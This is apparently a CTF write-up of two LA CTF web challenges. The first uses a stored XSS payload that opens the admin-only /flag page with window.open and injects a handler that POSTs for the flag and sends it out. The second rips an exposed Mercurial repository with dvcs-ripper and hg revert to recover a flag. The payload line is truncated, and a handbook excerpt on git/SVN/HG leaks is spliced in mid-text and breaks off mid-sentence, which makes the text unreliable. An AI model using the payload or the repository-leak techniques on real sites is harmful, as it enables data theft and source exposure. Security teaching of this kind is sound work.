
# LA CTF

# web/California-state-police


what u can do with a Free XSS.




we got an admin bot, and its cookies are ser to `HttpOnly` and `SameSite=Lax` so, we can't get the cookie with just `document.cookies` you will get an empty string. read more about this here!

### Website Overview

we have a home page with a form which is vulnerable to stored XSS.






POC for XSS

### Source code review

we can see a CSP policy is set.

```
app.use((req, res, next) => {
    res.set(
        "Content-Security-Policy",
        "default-src 'none'; script-src 'unsafe-inline'"
    );
    next();
});
```

we can go to csp-evaluator to check what's vulnerable.




### How to Get Flag ?

we have a Flag route which only admin can access

```
app.get("/flag", (req, res) => {
    res.status(400).send("you have to POST the flag this time >:)");
});

app.post("/flag", (req, res) => {
    if (req.cookies.adminpw === adminpw) {
        res.send(flag);
    } else {
        res.status(400).send("no hacking allowed");
    }
});
```

so these were my leads during CTF I couldn't solve it so after CTF I checked a payload's first line I saw `window.open` so with that clue in mind I started this challenge again.

these are the things which we can do with that CSP


- we can inject script for that page.
- we can't access or fetch `/flag` route. we can only execute `js` in present page
- we can control whole browser with `window`

with these in mind let's plan a payload

- we can open another tab with `/flag` `window.open()`
- we can execute code in that tab using it's assigned variable
- so, when that `/flag` is loaded we have to inject something to make a post request to `/flag` and send that data to our servers.

```
<script>
tab=window.open("/flag");
tab.window.onload=()=>tab.window.document.write(`<img src=x onerror="fetch('/flag',{method:'P
</script>
```

after making submitting the crime to admin bot we will get the flag.




`lactf{m4yb3_g1v1ng_fr33_xss_1s_jus7_4_b4d_1d3a}`

### Homework


I want web team members to come up with other way to do this without using `fetch`.

# Web/my-chemical-romance


When I was... a young boy... I made a "My Chemical Romance" fanpage!

we are provided a challenge url https://my-chemical-romance.lac.tf/ ,upon visiting the site

we get a web page like this,





After doing some recon and opening the site in burp , found two intresting response headers.




1. Content-Disposition
2. Source-Control-Management-Type

At first started studying about the Content-Disposition response header and tried to bypass it, after a while I found that it is not possible .

Then started to dig about Source-Control-Management : Mercurial and found that it is also similar to git .To approach this ,I referred the "Handbook for CTFers" guide and found an amazing tool named "dvcs-ripper" to rip the mercurial repository.



```
@@ -0,0 +1 @@
+flag{secret}
```

the secret branch information can be restored, find the corresponding commit hash in the git log, execute the "git diff HEAD b94c" command, and then run "git diff HEAD b94c". A flag is captured! See Fig. 1.6.

(4) Other exploits of git leaks

In addition to the common exploit of recovering source code, other useful messages could be detected. For example, the .git/ config folder may contain access_token information that allows access to the user's other repositories.

2. SVN leakage

SVN (subversion) is another source code version controlling software. The administrator might expose the hidden project folder of SVN to public services (usually webserver). Hackers could download the .svn/entries file or the wc.db file to obtain the server source code and other information. Two excellent exploiting scripts: dvcs-ripper (https://github.com/kost/dvcs-ripper) and Seay-svn (Windows source code backup exploit).

3. HG leakage

When you initialize your project, HG creates a hidden folder of .hg in the current folder, containing code snaps or branch changelogs. Here is the exploiting script: dvcs-ripper (https://github.com/kost/dvcs-ripper).

4. Personal experience

Readers can perform secondary development based on existed tools to meet their own needs. Whether it is a hidden folder like .git or sensitive backend folders like the

Using the tool , I dumped the repository and got the .hg standard files .

Among all the files the fncache file seems to contain some interesting files and paths.

```
data/static/404.html.i
data/static/mcr-meme.jpeg.i
data/static/index.css.i
data/gerard_way2001.py.i
data/static/my-chemical-romance.jpeg.i
data/static/index.html.i
data/static/my-chemical-romance.jpeg.d
```

After seeing this ,I tried to access all these files and I was able to access all files except gerard_way2001.py.i . i.e I was able to access all files in data/static/ directory but not the gerard_way2001.py.i file which is in data/ directory . So I thought path traversal would work here but in the end no it didn't.

At this point , I was stuck at finding a way to access that gerard_way2001.py.i file and so opened a ticket and asked the author in discord .

Hints got from  discord:


1. Read Mercurial Documentation (.hg) (refer here https://www.mercurial-scm.org/guide)
2. Check how filenames are handled in Mercurial.
3. Study how those revlog files are generated

A revlog is actually two files. The .d file contains the actual file data. The .i file is an index designed to make it easier to find things. When the revlog is small, these two files are combined into one, with the data stored in the .i file and no .d file.

4. Find the log file and check for changes made and try to revert it.


After a long struggle , found that we need to clone the repo and check the log and revert the changes made.

hg clone https://my-chemical-romance.lac.tf/  web




Now we have successfully cloned the repo to a directory named web.


Check the log file using the command hg log.




Notice two changes have made , try to revert those changes by using the command

hg revert -r <changeset id> .

Notice that at end of command . is used.




Now we have reverted the changes and got the old .py  file. FLAG is commented in the source code.

FLAG : lactf{d0nT_6rink_m3rCurial_fr0m_8_f1aSk}

## AFTER THE CTF

In the discord server the author of this challenge mentioned this:

The reason why .hg/store/data/gerard_way2001.py.i does not exist on the server is because that's the incorrect way to encode the .i file for gerard_way2001.py. If you read more into the Mercurial documentation, what happens is that Mercurial when creating these filenames ESCAPES special characters such as the underscore character. What character does it use to escape this?!?! The UNDERSCORE character so there's actually a DOUBLE underscore in the revlog object name so the file you had to look for was hg/store/data/gerard__way2001.py.i

## Takeaway

Though I spent a long time in this challenge I learnt a lot about Source-Control-Management (SCM). Realized that reading the documentation is worth it even though its frustrating to do .